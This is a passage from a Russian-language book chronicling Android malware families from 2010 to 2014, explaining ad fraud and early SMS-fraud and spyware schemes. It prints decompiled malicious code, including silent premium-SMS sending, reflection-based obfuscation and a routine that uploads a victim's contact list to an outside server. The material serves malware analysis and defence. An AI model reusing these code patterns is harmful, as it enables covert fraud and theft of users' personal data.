Трафик приложений для мошенничества с кликами искусственно завышает количество кликов, связанных с объявлением. Сеть отслеживает это количество и сообщает его рекламодателю, который платит за клики, хотя они не были вызваны настоящим интересом пользователей. Такие вредоносные программы обманывают рекламодателей, чьи рекламные бюджеты и показатели конверсии могут пострадать, подрывая их доверие к экосистеме. Мошенничество с кликами способно затронуть и пользователей, когда значительный объём поддельного рекламного трафика расходует лимит мобильных данных и заряд аккумулятора, а пользователям показывают нерелевантные объявления.

Второй класс мошенничества с рекламой - мошенничество с атрибуцией, которое происходит, когда приложение пытается изменить данные, используемые для отнесения показа объявления или установки приложения к определённому источнику перехода или издателю. Например, если показанное приложением объявление связано с идентификатором источника перехода, рекламная сеть отслеживает этот идентификатор, чтобы вознаграждение получил надлежащий источник. Однако приложение для мошенничества с атрибуцией может прослушивать широковещательные намерения, содержащие идентификаторы источника перехода, а затем отправлять рекламной сети поддельный трафик, который изменяет идентификатор. В результате вознаграждение за показы получит кто-то другой. Иногда код, реализующий мошенничество с атрибуцией, входит в комплект разработчика программного обеспечения (SDK) - набор инструментов, который разработчики приложений могут включить в свои программы, не зная, что тот содержит код, пытающийся перенаправить вознаграждение за рекламу или установку приложения.

Определению мошенничества с рекламой могут соответствовать и дополнительные схемы. Например, для рекламных сетей, которые платят за показы, ради получения рекламного дохода можно применять мошенничество с показами, то есть манипулировать количеством и частотой демонстрации объявлений. Мы встречали и более сложные схемы: например, рекламные сети, которые шпионят за сведениями о показах и кликах конкурентов, либо сети, собирающие все необходимые для мошенничества сведения, отправляющие их на свои серверы, а затем совершающие само мошенничество на стороне сервера с помощью смоделированных устройств Android. Однако ни одна из этих схем в книге не рассматривается, поскольку область рекламного мошенничества огромна, а исторически значимые для Android семейства вредоносных программ, связанных с рекламным мошенничеством, по некоторой причине всегда прибегали к мошенничеству с кликами или атрибуцией.


Угрозы не для Android

Команда Android Security определяет последнюю категорию вредоносных программ: угрозы не для Android. Такие приложения содержат определённое вредоносное поведение, но не способны непосредственно причинить вред пользователям Android. В большинстве случаев эта категория применяется для маркировки приложений Android, содержащих вредоносную программу для Windows, почти всегда потому, что компьютер разработчика приложения во время сборки был заражён вредоносной программой Windows. Использование этой категории приносит пользу прежде всего разработчикам приложений, поскольку сообщает им о проблеме с программой. Пользователям Android вредоносные компоненты приложения фактически не причинят вреда.

Далее

Теперь, когда мы познакомились с моделью безопасности Android и категориями вредоносных программ, отслеживаемыми Android Security, в следующей главе будут рассмотрены 10 лет развития вредоносных программ для Android. Мы приведём примеры настоящих семейств вредоносных программ и объясним, почему популярность той или иной их категории меняется со временем.

Глава 2. Вредоносные программы для Android в реальных условиях



В этой главе представлен обзор интересных вредоносных программ для Android, обнаруженных в реальных условиях начиная с 2010 года, когда были найдены первые образцы. Как вы вскоре увидите, авторы вредоносных программ постоянно ищут более прибыльные способы злоупотребления устройствами Android, что приводит к появлению и исчезновению многочисленных семейств вредоносных программ.

В мире существуют миллионы образцов вредоносных программ для Android, и в одной главе невозможно охватить их все. Поэтому мы решили сосредоточиться главным образом на известных семействах с большим количеством приложений, которые, вероятно, были созданы крупными преступными предприятиями. Подобные предприятия обычно чем-либо интересны: технологическими возможностями или мастерством организации операций. Мы также расскажем о нескольких семействах вредоносных программ, которые прежде не обсуждались в других публикациях. Даже постоянные читатели отчётов команды Android Security *Android Security Year in Review* должны найти здесь новые сведения. Для каждого семейства мы рассмотрим технические свойства, интересные особенности и место в истории вредоносных программ для Android.

> **Примечание.** Мы обозначаем образцы вредоносных программ именем пакета, кодом версии и первыми четырьмя цифрами SHA-256-хеша файла, например `com.batterypro (v4, 29ee)`. Этих сведений должно быть достаточно, чтобы найти образцы вредоносных программ в собственных базах файлов.

Ранние годы: с 2008 по 2012 год

Злоумышленники быстро обнаружили Android. Платформа появилась в 2008 году, когда преступные предприятия, создававшие вредоносные программы, уже начали злоупотреблять другими операционными системами. Всего через полтора года быстро завоёванная доля рынка сделала Android коммерчески интересной для преступных авторов вредоносных программ, а в 2010 году первый образец вредоносной программы для Android появился в Google Play, который тогда назывался Android Market.

По сей день почти все известные вредоносные программы для Android нацелены на незаконное получение прибыли. Это отличает их от гораздо более старого мира вредоносных программ DOS, Windows и Linux, где десятилетия технических новшеств предшествовали превращению прибыли в основную мотивацию авторов. В сравнении с ними вредоносные программы для Android интересны прежде всего исследованием всё новых способов массовой эксплуатации смартфонов для заработка, невозможных на настольных системах.

После первых громких инцидентов команда Android Security разработала план защиты Google Play от вредоносных программ. Для обхода новых средств защиты их авторы выбрали несколько стратегий: продолжать разрабатывать вредоносные программы для выпуска в Google Play, что требовало вложений в способы обхода сканеров Google Play; разрабатывать вредоносные программы для распространения через сторонние сайты и магазины приложений, то есть установки из сторонних источников, что требовало вкладываться в привлекающие пользователей методы продвижения; разрабатывать вредоносные программы для предустановки на устройства, что требовало вложений в социальную инженерию и такие стратегии, как создание подставных компаний, которые обманом убеждали изготовителей включать вредоносные программы в устройства во время производства. В этой главе подробно рассматриваются вредоносные программы, распространяемые всеми перечисленными способами.

DroidSMS

В августе 2010 года российская компания в сфере безопасности «Лаборатория Касперского» обнаружила вредоносную программу за пределами Google Play. Она получила название DroidSMS и была описана в записи блога «First SMS Trojan for Android»; её часто считают первым семейством вредоносных программ для Android.

DroidSMS использовалась для отправки с устройств пользователей дорогостоящих SMS на платный номер, заранее зарегистрированный мошенниками. Когда пользователь устанавливал и запускал DroidSMS, приложение незаметно отправляло сообщение. Затем с пользователя списывалась небольшая сумма, поступавшая авторам вредоносной программы. Пострадавшие узнавали о незаконном списании только после получения следующего телефонного счёта, и то лишь в том случае, если удосуживались проверить его на наличие необъяснимых начислений.

Вся эта тайная деятельность с SMS происходила в пределах модели безопасности платформы Android. В частности, система разрешений Android работала как задумано: она показывала диалоговое окно с вопросом, разрешает ли пользователь DroidSMS отправлять сообщения. В то время Android часто предоставляла пользователям право принимать решения, влияющие на безопасность. Согласно господствовавшему тогда взгляду, Android являлась открытой системой, поэтому пользователи должны были самостоятельно выбирать параметры безопасности и конфиденциальности, а Android и Google Play - лишь предоставлять сведения, необходимые для таких решений. Однако вскоре в Google Play стали появляться приложения, злоупотреблявшие отсутствием у многих пользователей привычки думать о безопасности.

Оглядываясь назад, можно сказать, что идея предоставить пользователям решения в области безопасности и конфиденциальности могла казаться разумной, пока Android пользовались только любители технологий. Но как только система приобрела массовую популярность, такой подход перестал работать. Неразумно ожидать, что миллиарды обычных пользователей будут разбираться в тонкостях системы разрешений Android. В конечном итоге команда Android это осознала и дополнила Android многочисленными методами «безопасности по умолчанию», которые теперь защищают пользователей от столь прямолинейных злоупотреблений, как действия DroidSMS.

DroidDream

Через несколько месяцев после появления DroidSMS положение с вредоносными программами для Android ухудшилось. В марте 2011 года расположенная в Сан-Франциско компания Lookout Mobile Security обнаружила в Google Play нового трояна, которому дала имя DroidDream. Как рассказывалось в записи блога Lookout «Security Alert: DroidDream Malware Found in Official Android Market», DroidDream пошла дальше прежних вредоносных программ для Android, вырвавшись за границы модели безопасности Android. Используя эксплойт для повышения привилегий Rage Against the Cage, также известный как CVE-2010-EASY, DroidDream эксплуатировала уязвимость операционной системы Android и получала привилегии `root`.

DroidDream стала поворотным моментом для команды Android Security. Поскольку затронутые устройства оказывались скомпрометированы навсегда и пользователи не могли вернуть их в безопасное состояние, проверка безопасности приложений Google Play до их попадания к пользователям стала обязательной. Команда Android Security быстро объявила, что удалит с устройств уже установленные экземпляры DroidDream, что должно было спасти хотя бы тех пользователей, которые установили, но ещё не открыли заражённые приложения.

Ранее попыток дистанционно удалять приложения не предпринималось, а удаление DroidDream с устройств опиралось на специальный обходной механизм, встроенный в приложение Google Play. Учитывая очевидную ценность дистанционного удаления, команда Android Security добавила его в Google Play Protect как официальную функцию. В настоящее время команда регулярно защищает пользователей Android, дистанционно удаляя подозреваемые вредоносные приложения из категорий высокого риска, например банковский фишинг и программы-вымогатели, а также трояны для получения root-прав, подобные DroidDream.

Семейство Wallpaper

Это крупное семейство вредоносных программ для мошенничества с SMS, существовавшее в ранние годы Android, делало вид, что предлагает обои для главного экрана. Несмотря на масштаб семейства, до сих пор оно не было открыто описано.

Как и все ранние вредоносные программы Android, оно не защищалось от анализа. Приложения выполняли вредоносную нагрузку без какой-либо обфускации или иных уловок, способных сбить исследователей безопасности со следа. Например, в листинге 2-1 показана функция мошенничества с SMS в `com.kk4.SkypeWallpapers (v3, 8cab)`. Приложение проверяет, работает ли оно на российском телефоне, и, если да, вызывает метод `makeRelation`, чтобы без уведомления отправить платное SMS.

```
private void makeRelation(
    String phoneNumber, String message, Context context) {
  int v3_0 = 0;


  AlertDialog.Builder v6_1 = AlertDialog.Builder(this);
  v6_1.setMessage("You don't have enough permissions");
  v6_1.setCancelable(0);
  v6_1.setNeutralButton("OK",
    new com.kk4.SkypeWallpapers.AlertActivity$5(this));


  PendingIntent v4_0 = PendingIntent.getBroadcast(
    this, v3_0, new Intent("SMS_SENT"), v3_0);


  PendingIntent v5_0 = PendingIntent.getBroadcast(
    this, v3_0, new Intent("SMS_DELIVERED"), v3_0);


  this.registerReceiver(
    new com.kk4.SkypeWallpapers.AlertActivity$6(this, v6_1),
    new IntentFilter("SMS_SENT"));


  SmsManager.getDefault().sendTextMessage(
    phoneNumber, 0, message, v4_0, v5_0);
}
```

Листинг 2-1. Мошенничество с платными SMS в `com.kk4.SkypeWallpapers (v3, 8cab)`

Имя метода `makeRelation` характерно для этого семейства. Читатели, имеющие доступ к базам вредоносных программ Android, могут выполнить по нему поиск и обнаружить дополнительные образцы.

Семейство Camera

Это крупное безымянное семейство вредоносных программ для мошенничества с SMS не имеет общедоступной документации. Оно часто маскировалось под приложения камеры или другие системные служебные программы, начало действовать в середине 2011 года и оказалось сложнее семейства Wallpaper.

Вместо того чтобы атаковать только российских пользователей, вредоносная программа собирала сведения о стране устройства и операторе мобильной связи, отправляла их серверу управления и получала в ответ номер телефона и текст SMS для отправки. Этот приём позволял действовать в разных странах и выходить в новые страны без обновления приложений. В листинге 2-2, взятом из `com.batterypro (v4, 29ee)`, показан сбор данных для профилирования устройства.

```
if (this.prefsWrapper.isFirstRun()) {
  this.params.put("pid", this.getString(2131034134));
  this.params.put("pin", String.valueOf(this.utils.getPin()));
  this.params.put("carrier",
    this.telephonyInfo.getTelephonyNetworkOperatorName().replaceAll("\n", ""));
  this.params.put("imei", this.telephonyInfo.getTelephonyIMEI());
  this.params.put("market", "1");
  this.params.put("cc",
    this.telephonyInfo.getTelephonyNetworkOperator());
  this.params.put("appurl", this.getString(2131034135));
}
```

Листинг 2-2. Приложение `com.batterypro (v4, 29ee)` собирает сведения об устройстве, которые позднее используются для настройки мошенничества с SMS

Как безвредные, так и вредоносные приложения часто записывают собираемые этой программой данные, например международный идентификатор мобильного оборудования (International Mobile Equipment Identity, IMEI) устройства. Поскольку номера IMEI являются глобально уникальными идентификаторами, их можно использовать для создания цифровых отпечатков устройств, распознавания отдельных пользователей и связывания других собранных данных с конкретным устройством.

Чтобы ограничить злоупотребление IMEI для отслеживания пользователей, Android 10 начала защищать доступ к IMEI и другим подобным аппаратным идентификаторам с помощью специального разрешения `READ_PRIVILEGED_PHONE_STATE`. Это разрешение недоступно приложениям из Google Play. Приложениям, которым нужен доступ к таким аппаратным идентификаторам, приходится искать другие способы распространения.

Cricketland

Хотя в 2012 году мошенничество с SMS составляло около 20 процентов вредоносных программ Android и привлекало больше всего внимания общественности, наличие конфиденциальных данных на мобильных телефонах также привело к появлению шпионских программ. Более того, в ранние годы Google Play именно шпионские программы были самой распространённой категорией вредоносных программ, а крупнейшим из ранних семейств являлась Cricketland.

Cricketland, до настоящего времени не описанная публично, представляла собой SDK, встроенный в выглядевшие законными приложения из Вьетнама. Неясно, знали ли разработчики приложений, использовавшие этот SDK, о его шпионских функциях. Без согласия пользователя SDK отправлял сведения из его списка контактов на удалённый сервер. Команда Android Security назвала семейство Cricketland по имени пакета SDK - `net.cricketland`.

Код Cricketland не отличался особой сложностью. Когда приложение с Cricketland инициализировало SDK, тот собирал всевозможные сведения и загружал их на страницу, размещённую в Google Drive. Одним из примеров приложения, использовавшего SDK Cricketland, было `masteryourgames.amazingalextoolbox (v12, c4f0)`. Код сбора данных показан в листинге 2-3.

```
net.cricketland.android.lib.report.CReportField[] v0_4 =
  new net.cricketland.android.lib.report.CReportField[17];
v0_4[0] = net.cricketland.android.lib.report.CReportField.DEVICE_ID;
v0_4[1] = net.cricketland.android.lib.report.CReportField.UUID;
v0_4[2] = net.cricketland.android.lib.report.CReportField.PACKAGE_NAME;
v0_4[3] = net.cricketland.android.lib.report.CReportField.VERSION_CODE;
v0_4[4] = net.cricketland.android.lib.report.CReportField.IP;
v0_4[5] = net.cricketland.android.lib.report.CReportField.PHONE;
v0_4[6] = net.cricketland.android.lib.report.CReportField.ACCOUNTS;
v0_4[7] = net.cricketland.android.lib.report.CReportField.CONTACTS;
v0_4[8] = net.cricketland.android.lib.report.CReportField.LOCALE;
v0_4[9] = net.cricketland.android.lib.report.CReportField.LOCATION;
v0_4[10] = net.cricketland.android.lib.report.CReportField.SDK;
v0_4[11] = net.cricketland.android.lib.report.CReportField.BUILD;
v0_4[12] = net.cricketland.android.lib.report.CReportField.CPU;
v0_4[13] = net.cricketland.android.lib.report.CReportField.MEM;
v0_4[14] = net.cricketland.android.lib.report.CReportField.DISPLAY;
v0_4[15] = net.cricketland.android.lib.report.CReportField.FEATURES;
v0_4[16] = net.cricketland.android.lib.report.CReportField.PACKAGES;
```

Листинг 2-3. Код сбора данных Cricketland в `masteryourgames.amazingalextoolbox (v12, c4f0)`

Команда Android Security считает шпионским любое приложение, которое без согласия пользователя собирает его список контактов. Сбор сведений о местоположении телефона или учётных записях без согласия пользователя также проблематичен и подпадает под правила Google в отношении нежелательного программного обеспечения для мобильных устройств. Поскольку сведения об учётных записях включают все учётные записи, зарегистрированные на устройстве, вредоносная программа может с их помощью связать адрес электронной почты пользователя с его профилем LinkedIn, именем в X, страницей Facebook и другими ресурсами.

Опасность сбора сведений об учётных записях для построения межплатформенных профилей пользователей должна быть очевидна. В Android 8.0 (Oreo) команда Android исключила возможность незаметно собирать эти сведения без согласия пользователя.

Dougaleaker

Ещё одной заметной сетью шпионских программ 2012 года была Dougaleaker, нацеленная на сведения из списков контактов граждан Японии. Её обнаружила американская компания в сфере безопасности McAfee и описала в записи блога «Android Malware Promises Video While Stealing Contacts».

В конце концов японская полиция арестовала авторов Dougaleaker. Их судили за распространение шпионских программ, однако японский суд признал их невиновными. В англоязычной прессе доступно мало сведений об этом деле, но некоторую предысторию приводит опубликованная в *The Register* статья «5 Tokyo Devs Cuffed over ‘The Movie’ Android App Scam».

После запуска пользователем приложения Dougaleaker, например `jp.co.dougastation (v2, 83fd)`, шпионская функция отправляет сведения из его списка контактов на веб-сервер (листинг 2-4).

```
String v1_0 = jp.co.dougastation.util.PhoneUtil.getPref(this, "ALREADY_GET");
if ((jp.co.dougastation.util.StringUtil.isEmpty(v1_0)) || (!v1_0.equals("true"))) {
  String[] v3_5 = new String[2];
  v3_5[0] = "http://i-hug.net";
  v3_5[1] = "/appli/addressBookRegist";
  String v2_0 = jp.co.dougastation.util.StringUtil.addString(v3_5);
  java.util.ArrayList v0_1 = new java.util.ArrayList();
  v0_1.add(new BasicNameValuePair("telNo",
    jp.co.dougastation.util.PhoneUtil.getTelNo(this)));
  v0_1.add(new BasicNameValuePair("individualNo",
    jp.co.dougastation.util.PhoneUtil.getIndividualNo(this)));
  v0_1.add(new BasicNameValuePair("simSerialNo",
    jp.co.dougastation.util.PhoneUtil.getSimSerialNo(this)));
  v0_1.add(new BasicNameValuePair("appliId", "4"));
  if (4 >= jp.co.dougastation.util.PhoneUtil.getSdkVersion()) {
    v0_1.add(new BasicNameValuePair("addressBook", this.getMailUnder4()));
  } else {
    v0_1.add(new BasicNameValuePair("addressBook",
      jp.co.dougastation.util.AddressBookUtil.getAddressBookOver4(
        this.getContentResolver())));
  }
  jp.co.dougastation.util.HttpUtil.doPost(v2_0, v0_1);
```

Листинг 2-4. Шпионский код Dougaleaker в `jp.co.dougastation (v2, 83fd)`

Ограниченные шпионские возможности Dougaleaker и узкая направленность позволяют предположить, что программа создавалась с единственной целью: составить карту социальных связей всех жителей Японии. Учитывая чрезвычайно большое количество установок приложения, авторы, вероятно, достигли своей цели.

BeeKeeper

BeeKeeper - ещё одно прежде не описанное крупное семейство вредоносных программ для мошенничества с SMS, нацеленное на российских пользователей Android. Ради увеличения числа установок вредоносные приложения выдавали себя за программы популярных брендов. Команда Android Security назвала семейство BeeKeeper, поскольку оно преимущественно атаковало мобильные телефоны в сети российского оператора «Билайн».

С технической точки зрения BeeKeeper представляла интерес по двум причинам. Во-первых, она использовала мощную для своего времени архитектуру управления: поддерживала более десятка команд с такими именами, как `sendContactList`, `sendSms`, `catchSms` и `openUrl`. Сервер контролировал каждое действие BeeKeeper на устройстве.

Во-вторых, BeeKeeper применяла рефлексию в качестве метода обфускации, скрывавшего её поведение от статического анализа. Рефлексия - функция Java, позволяющая разработчикам исследовать, изменять и вызывать классы, объекты и методы программы. Она добавляет уровень косвенности, из-за которого статический анализ приложения становится затруднительным. В частности, благодаря рефлексии код может ссылаться на классы и методы через обфусцированные, закодированные и зашифрованные строки.

В листинге 2-5 показано, как BeeKeeper с помощью рефлексии динамически разрешала метод Android API `SmsManager.sendTextMessage`, а затем отправляла им текстовые сообщения.

```
public static boolean sendSms(String number, String text) {
  boolean v5_0 = true;
  try {
    Class v3_0 = Class.forName("android.telephony.SmsManager");
    Object v4_0 = v3_0.getMethod("getDefault",
      new Class[0]).invoke(0, new Object[0]);
    Class[] v8_5 = new Class[5];
    v8_5[0] = Class.forName("java.lang.String");
    v8_5[1] = Class.forName("java.lang.String");
```

```
      v8_5[2] = Class.forName("java.lang.String");
      v8_5[3] = Class.forName("android.app.PendingIntent");
      v8_5[4] = Class.forName("android.app.PendingIntent");
      reflect.Method v2_0 = v3_0.getMethod("sendTextMessage", v8_5);
      Object[] v7_5 = new Object[5];
      v7_5[0] = number;
      v7_5[1] = 0;
      v7_5[2] = text;
      v7_5[3] = 0;
      v7_5[4] = 0;
      v2_0.invoke(v4_0, v7_5);
    } catch (Exception v0_0) {
      v0_0.printStackTrace();
      v5_0 = false;
    }
    return v5_0;
  }
```

Листинг 2-5. Приложение `com.qiwi.application (v4, 37f3)` выдавало себя за службу цифрового кошелька Qiwi и применяло рефлексию, чтобы скрыться от статического анализа

Сначала вредоносная программа создаёт объект класса Android `SmsManager`, способный отправлять SMS. Затем она находит метод `sendTextMessage` с его пятью аргументами типов `String` и `PendingIntent`. Наконец, программа вызывает API `sendTextMessage`, чтобы отправить дорогостоящее SMS на конкретный номер телефона.

По сей день рефлексия остаётся одним из самых распространённых способов обхода анализа и обнаружения вредоносных программ. Обычно обфускацию на основе рефлексии понять не так легко, как в случае BeeKeeper, поскольку современные вредоносные программы для Android, как правило, шифруют и обфусцируют строковые аргументы, передаваемые API рефлексии. Некоторые инструменты анализа вредоносных программ не умеют обрабатывать такое сочетание шифрования и рефлексии, поэтому не способны эффективно анализировать современные вредоносные программы Android.

В наиболее сложных случаях передаваемые API рефлексии аргументы вообще отсутствуют в коде. Мы видели, как подобные аргументы загружались из файлов ресурсов приложения или даже из интернета.

Dogowar

Теперь, для разнообразия, мы расскажем об образце вредоносной программы Android, созданном не ради прибыли. Android.Dogowar, впервые описанная американской компанией в сфере безопасности Symantec в опубликованной в августе 2011 года записи блога «Animal Rights Protesters Use Mobile Means for Their Message», изменяла законную, но неоднозначную игру Dog Wars, добавляя две функции. Во-первых, она отправляла всем контактам из списка на устройстве текстовое сообщение: «Мне нравится причинять боль маленьким животным, просто решил, что вам следует это знать». Во-вторых, программа отправляла SMS на платный номер 73822, подписывая устройство на предоставляемую организацией People for the Ethical Treatment of Animals (PETA) новостную службу о защите животных. Очевидно, разработчик вредоносной программы был оскорблён как игрой, имитировавшей собачьи бои, так и всеми её игроками.

Другие ранние вредоносные программы Android

Среди других примеров ранних вредоносных программ, найденных в Google Play, были Plankton, DroidKungFu, ggTracker, DroidDream Light и Gingermaster. Поскольку исследователи безопасности подробно их описали, здесь мы их не рассматриваем. Дополнительные сведения легко найти быстрым поиском в интернете.

Историю ранних вредоносных программ, устанавливавшихся из сторонних источников и предустанавливавшихся на устройствах, восстановить сложнее. В то время команда Android Security и независимые исследователи безопасности уделяли основное внимание Google Play, поэтому сведения за 2011 и 2012 годы, описывающие прочие вредоносные программы, отрывочны и труднодоступны. Команда безопасности ведёт исторический журнал всех приложений Google Play, но для приложений из сторонних источников такого журнала нет. Судя по имеющимся у нас ограниченным данным, DroidDream Light - шпионская разновидность DroidDream без эксплойтов для повышения привилегий - могла быть самой часто устанавливаемой из сторонних источников вредоносной программой 2011 года. В 2012 году наиболее популярной вредоносной программой из сторонних источников, вероятно, стала RuFraud - ещё одно семейство для мошенничества с платными SMS, нацеленное на Россию.

Нам неизвестны какие-либо предустановленные вредоносные программы, то есть программы, заранее установленные на устройства Android, действовавшие с 2010 по 2012 год. Впрочем, мы сомневаемся, что в те ранние годы исследователи вообще искали предустановленные вредоносные программы, поэтому не исключено, что они существовали, но о них никто не знал.

Профессионализация вредоносных программ: 2013 и 2014 годы

2013 год стал историческим для вредоносных программ Android. Предыдущие образцы иногда причиняли серьёзный ущерб, а порой широко распространялись, но редко сочетали оба свойства. Ни одна вредоносная сеть не достигала одновременно выдающихся результатов в распространении, технологии и прибыльности. Положение изменилось в 2013 году, когда появилось несколько семейств, созданных разработчиками, понимавшими составные части успешного предприятия по выпуску вредоносных программ. Эти разработчики, вероятно, организовали небольшие компании по созданию программного обеспечения, в отличие от одиночек и мелких групп, предположительно действовавших в прежние годы.

Хотя в 2013 году по-прежнему преобладали мошенничество с SMS и шпионские программы, в совокупности составлявшие более 50 процентов всех вредоносных программ в Google Play за год, заметную роль играли также враждебные загрузчики (20 процентов) и трояны для получения root-прав (20 процентов).

Ghost Push

Среди всех новых сложных семейств вредоносных программ, доступных в Google Play в 2013 году, крупнейшей была Ghost Push, на долю которой приходились почти все трояны для получения root-прав того года. Её разработчики создали масштабную прибыльную сеть из тысяч приложений и совершенствовали её в последующие годы, а возможно, обновляют до сих пор.

Команде Android Security это семейство известно с 2014 года, однако его открытое описание появилось лишь в сентябре 2015 года, когда китайская компания в сфере безопасности Cheetah Mobile рассказала о нём в записи блога на китайском языке. Несмотря на масштаб сети, поставщики антивирусов не обнаруживали её примерно два года.

Точно понять действия Ghost Push трудно. Хотя анализ любого отдельного файла не представляет сложности, Ghost Push входит в огромную отрасль распространения вредоносных программ, действующую из Китая, и при любом анализе необходимо учитывать этот контекст. По крайней мере с 2013 года эта отрасль создаёт больше вредоносных программ для Android, чем любой другой источник. Насколько нам известно, она состоит из неопределённого количества создателей и распространителей вредоносных программ. Распространители проникают в Google Play, сторонние магазины и к изготовителям устройств, чтобы построить надёжные каналы распространения. Их приложения используют систему подключаемых модулей для загрузки вредоносных компонентов, предоставляемых создателями вредоносных программ.

Такой способ распространения скрывает количество участвующих лиц и компаний. Мы встречали образцы, загружавшие более 20 вредоносных подключаемых модулей с различными функциями. Сколько из этих модулей создано одними и теми же людьми? Являются ли распространители и создатели вредоносных программ полностью независимыми организациями или частично пересекаются? Эти вопросы остаются открытыми. Одно нам известно точно: эта отрасль предельно сосредоточена на получении прибыли любыми способами, будь то рекламный спам, мошенничество с кликами, платное навязывание установок приложений или что-либо другое.

BadNews, RuFraud и RuPlay

В 2013 году вредоносные программы для мошенничества с SMS продолжали атаковать российских пользователей. BadNews была семейством враждебных загрузчиков, впервые обнаруженным Lookout Mobile Security в апреле 2013 года и описанным в записи блога «The Bearer of BadNews».

RuPlay и RuFraud образовывали сеть семейств вредоносных программ, которые до настоящего времени открыто не описывались: находившиеся в Google Play приложения RuPlay действовали как враждебные загрузчики и скачивали из других источников приложения RuFraud.

Как и многие другие семейства вредоносных программ, приложения RuPlay выдавали себя за популярные в то время программы. Разработчики RuPlay зарегистрировали десятки доменов с такими именами, как `subwaysurfcheats.com` и `angrybirds.p.ht`. Они создавали сайты, копировавшие внешний вид Google Play, и под ложными предлогами убеждали пользователей загружать приложения, например получать обновления популярных игр Subway Surfer и Angry Birds. Они также применяли спам с ключевыми словами и другие недобросовестные способы манипулирования местами в результатах поиска Google Play, обманывая пользователей и заставляя их загружать подделки вместо законных приложений.

